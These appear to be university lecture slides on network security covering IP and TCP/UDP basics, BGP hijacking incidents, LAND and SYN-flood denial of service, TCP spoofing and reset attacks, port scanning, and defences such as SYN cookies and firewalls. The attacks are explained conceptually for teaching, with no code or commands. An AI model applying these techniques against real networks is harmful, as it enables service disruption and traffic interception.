
IP (Internet Protocol)

- Connectionless
 - unreliable, “best-effort” protocol
- Uses numeric IP addresses for routing
 - typically several “hops” in the route



Packet Sniffing


- Many applications send some or all data unencrypted
 - http, smtp: headers and data
 - ftp, telnet: also send passwords as plaintext !
- Network interface card (NIC) in “promiscuous mode” captures all passing data, e.g. Wireshark software



Mitigation: encryption (e.g. SSL), improved routing, LAN switches

IP Spoofing

- ❑ possible to generate “raw” IP packets directly from application, putting any value into IP source-address field
- ❑ routers process IP packets based on destination address (don’t validate source address)
- ❑ receiver can’t tell if source is spoofed
- ❑ e.g.: C pretending to be B



IP Routing

- Routing of IP packets is based on IP addresses
 - 32-bit host identifiers (128-bits in IPv6)
- Routers use a forwarding table
 - Entry = <destination, next hop, network interface, metric>
 - Table look-up for each packet, to decide how to route it
- Routers learn routes to hosts and networks via routing protocols
 - Host is identified by IP address, network by IP prefix
- BGP (Border Gateway Protocol) is the core Internet protocol for establishing inter-AS routes (routes between Autonomous Systems \approx ISP's)

BGP Misconfiguration


- ❑ AS X advertises routes to addresses it does not actually know how to reach
 - other AS's send packets with matching destination addresses to X
 - result: packets disappear into a network “black hole”
- ❑ April 25, 1997: “The day the Internet died”
 - AS7007 (Florida Internet Exchange) accidentally de-aggregated the BGP route-table and re-advertised all prefixes
 - In effect, AS7007 was advertising that it had best route to every network on the Internet
 - Huge network instability as incorrect routing-data propagated and routers crashed under traffic surge

BGP Insecurity

- ❑ BGP update messages contain no authentication or integrity protection
- ❑ Attacker may falsify advertised routes
 - Modify the IP prefixes associated with the route
 - can blackhole traffic to certain IP prefixes
 - Change the AS path
 - either attract traffic to attacker's AS, or divert traffic away
 - economic incentive: ISP wants to offload its traffic onto other ISPs without carrying other ISP's traffic in exchange, why?
 - Re-advertise/propagate AS path without permission
 - for example, multi-homed customer (like U of T) may accidentally advertise transit capability between two large ISPs. Consequence?

YouTube (Normally)


- AS36561 (YouTube) advertises 208.65.152.0/22 (YouTube IP addr range)



Note,
YouTube
now uses
AS43515

YouTube (February 24, 2008)

- Pakistan government decides to block YouTube (within PK)
 - AS17557 (Pakistan Telecom) advertises 208.65.153.0/24
 - all worldwide YouTube traffic directed to AS17557



- Consequence: two-hour Internet-wide YouTube outage

BGP Diversion by China


- ❑ On Apr 8, 2010, over an 18-minute period, China Telecom advertised 37,000 prefixes not belonging to them
- ❑ As a consequence, approximately 15% of global Internet traffic was diverted to servers in China, before being forwarded on to its intended destination
- ❑ Included in the diversion were networks for the US Senate, Army, Navy, Air Force, Marine Corp, NASA, Microsoft, IBM, Dell, and Yahoo
- ❑ A simple mistake, or just testing to see if it would work?
- ❑ China had no comment, but the choice of diverted domains seems suspicious and doesn't appear random

User Datagram Protocol (UDP)


- ❑ UDP is a connectionless “transport”-layer protocol
 - simply send datagram to application process at the specified port of the IP address
 - source port number provides return address
 - applications: media streaming like VoIP, broadcasting
- ❑ No acknowledgement, no flow control, no message continuation, no reliability guarantees
- ❑ Advantage for time-sensitive traffic: no connection-setup, no congestion-control
- ❑ Denial of service by UDP data flood
 - unfortunately quite easy to create by accident

TCP (Transmission Control Protocol)

- Sender: divides data-stream into packets
 - sequence number is attached to every packet
- Receiver: checks for packets errors, reassembles packets in correct order to recreate stream
 - acknowledges receipt → lost/corrupt packets re-sent
- Connection state maintained on both ends



TCP “3-Way” Handshake




TCP “LAND” DoS Attack

- Single-packet denial of service (DoS) attack (Local Area Network Denial = LAND)
- IP packet with source address, port equal to destination address, port; TCP SYN flag set
- Triggers loopback in affected systems' implementation of TCP/IP stack (most OS's including Linix, Mac OS, Windows XP SP2, QNX – who's that?)
 - causes machine to reply to itself continuously
 - locks up CPU


Mitigation: OS patch, ingress filtering (means what? insider attack?)

TCP “SYN-Flooding” DoS Attack

- ❑ flood of maliciously-generated packets “swamp” receiver
- ❑ Distributed DoS (DDoS): multiple coordinated sources (e.g. botnets, zombies) swamp receiver and hide perpetrator
- ❑ e.g., C and remote-host SYN-attack A



TCP SYN-Flooding DoS Attack



Note asymmetric effort between attacker client and victim server


SYN-Flooding Details

- ❑ Attacker sends many connection requests with spoofed source IP addresses
- ❑ Victim allocates resources for each request
 - new thread, connection-state maintained until timeout
 - OS fixed limit on half-open connections; when exhausted, no more connections accepted. Impact?
- ❑ Once resources exhausted, requests from legitimate clients are dropped (“denied”)
- ❑ This is a classic denial of service attack (DoS)
 - attacker incurs small cost to send a stream of requests, but victim must commit resources for each request - asymmetry!


Mitigating Syn-Flood DoS

- ❑ DoS results from asymmetric state allocation
 - attacker can initiate thousands of connections from bogus or forged IP addresses
 - server creates new state for each connection attempt, until eventually its resources are exhausted, new connection attempts (legitimate or not) fail
- ❑ “SYN cookies” return secure “token” to client, and no server state is allocated until client completes TCP 3-way handshake
 - secure token derived from client request and server secret is encoded in TCP sequence-number and returned to client
 - when client responds to complete handshake, new cookie is generated and compared with the cookie returned by the client

SYN Cookies



Another Defense: Random Deletion




- If SYN queue is full, delete random entry
 - legitimate connections have a chance to complete
 - forged addresses will be eventually deleted
- Mitigates DoS, server remains available
- Easy/cheap to implement, but at cost to TCP efficiency

TCP Connection Spoofing

- ❑ Each TCP connection has associated state
 - sequence number, port number
- ❑ TCP state can be easy to guess
 - port numbers standard, sequence #'s can be predictable
- ❑ Possible to inject packets into existing connections:
 - if attacker knows initial sequence number and amount of traffic, can guess likely current sequence #
 - guessing a 32-bit sequence # is not practical, BUT...
 - most systems accept large windows of sequence numbers (to mitigate packet losses under heavy network congestion)
- ❑ Idea: send a flood of packets with likely sequence numbers

DoS by TCP Connection Reset

- ❑ If attacker can guess the current sequence number for an existing connection, can send packet with reset flag set, which will close the connection
- ❑ Especially effective against long-lived connections
 - e.g., core-router BGP-route-update connections



Port Scanning, Network Mapping

- Reveals what?
 - which services are running on a network - services run on standard port numbers so that clients can find them, e.g. port 80 for HTTP, 25 for SMTP, 22 for SSH
 - individual host OS-versions, network-service versions, when hosts are on/off, TCP sequence number patterns
- Why?
 - Whitehat: pentesting, Blackhat: looking for vulnerable nets
 - “5 eyes” running scans of entire nations
- Mitigation ... use Intrusion-Detection System (more below) to correlate inbound packet patterns

Mitigation: detect port scanning and block requests

Network Protection: Macro Scale

- **Question:** you're a network/systems admin for a large campus (like UTSC, or IBM Markham) with thousands of networked devices connected to the Internet – how do you ensure all these devices are secure against attackers?
 - require all user systems to be administered by IITS or equiv
 - require all user systems to turn off risky services
 - require all user systems to undergo pen-testing by IITS/equiv
- Other than sheer number of user-systems, diversity is also a problem – OS's, versions of OS's, installed software/versions, different hardware configs, ... probably can't even enumerate this let alone secure it!
- Attack surface is too large to effectively protect

Network Protection: Firewalls

- **Approach:** zero in on the point at which all these user-systems converge ... your link to the Internet
